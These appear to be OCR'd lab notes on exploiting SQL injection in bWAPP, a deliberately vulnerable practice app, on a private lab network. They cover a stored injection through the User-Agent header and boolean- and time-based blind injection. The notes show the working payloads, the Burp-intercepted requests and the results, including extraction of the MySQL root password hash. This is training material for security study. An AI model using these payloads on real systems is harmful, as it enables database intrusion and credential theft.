
The entry was added to our blog!

#	Owner	Date	Entry
1	*07BDCCE30E93A12AA2B693FD99990F044614A3E5	2015-03-31 23:49:42	canary1
2	5.0.96-0ubuntu3	2015-03-31 23:53:21	canary1
3	root@localhost	2015-03-31 23:53:30	canary1

canary1',(select version()))#
canary1',(select user()))#

SQLi Stored (User-Agent)

March 31, 2015 3:56 PM



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
http://192.168.2...ogs/visitors.txt
192.168.254.131/bWAPP/sqli_17.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ SQL Injection - Stored (User-Agent) /


Your IP address and User-Agent string have been logged into the database! (**download** log file)

An overview of our latest visitors:


Date	IP Address	User-Agent
2015-03-31 23:56:59	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex


```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex


```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: '
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168....APP/sqli_17.php
http://192.168.2...ogs/visitors.txt
192.168.254.131/bWAPP/sqli_17.php

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '192.168.254.1')' at line 1


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: canary1','canary2')#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
http://192.168.2...ogs/visitors.txt
192.168.254.131/bWAPP/sqli_17.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Stored (User-Agent) /


Your IP address and User-Agent string have been logged into the database! (download log file)

An overview of our latest visitors:

Date	IP Address	User-Agent
2015-04-01 00:00:14	canary2	canary1
2015-03-31 23:59:28	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
2015-03-31 23:56:59	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: canary1',(select password from mysql.user where user='root' limit 0,1))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
http://192.168.2...ogs/visitors.txt
192.168.254.131/bWAPP/sqli_17.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Bl

/ SQL Injection - Stored (User-Agent) /


Your IP address and User-Agent string have been logged into the database! (download log file)

An overview of our latest visitors:

Date	IP Address	User-Agent
2015-04-01 00:01:46	*07BDCCE30E93A12AA2B693FD99990F044614A3E5	canary1
2015-04-01 00:00:14	canary2	canary1
2015-03-31 23:59:28	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

SQLi Blind (Boolean Based)

April 1, 2015 9:31 AM


bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ SQL Injection - Blind - Boolean-Based /
Search

192.168.254.131/bWAPP/sqli_4.php?title=test'+or+1%3D1%23&action=search


Search for a movie: test' or 1=1#

The movie exists in our database!

This can be leveraged in conjunction with the substring function to identify table names based on true/false responses

SQLi Blind (Time Based)

April 1, 2015 9:35 AM




bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Cr

192.168.254.131/bWAPP/sqli_15.php?title=test'-SLEEP(5)&action=search

/ SQL Injection - Blind - Time-Based /

Search for a movie: test'-SLEEP(5)# Search

The result will be sent by e-mail...



bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset C

192.168.254.131/bWAPP/sqli_15.php?title=test'-IF(MID(VERSION()%2C1%2C1)+%3D+'5'%2C+SLEEP(5)%2C+0)#&action=search

/ SQL Injection - Blind - Time-Based /

Search for a movie: ON(),1,1) = '5', SLEEP(5), 0)# Search

The result will be sent by e-mail...

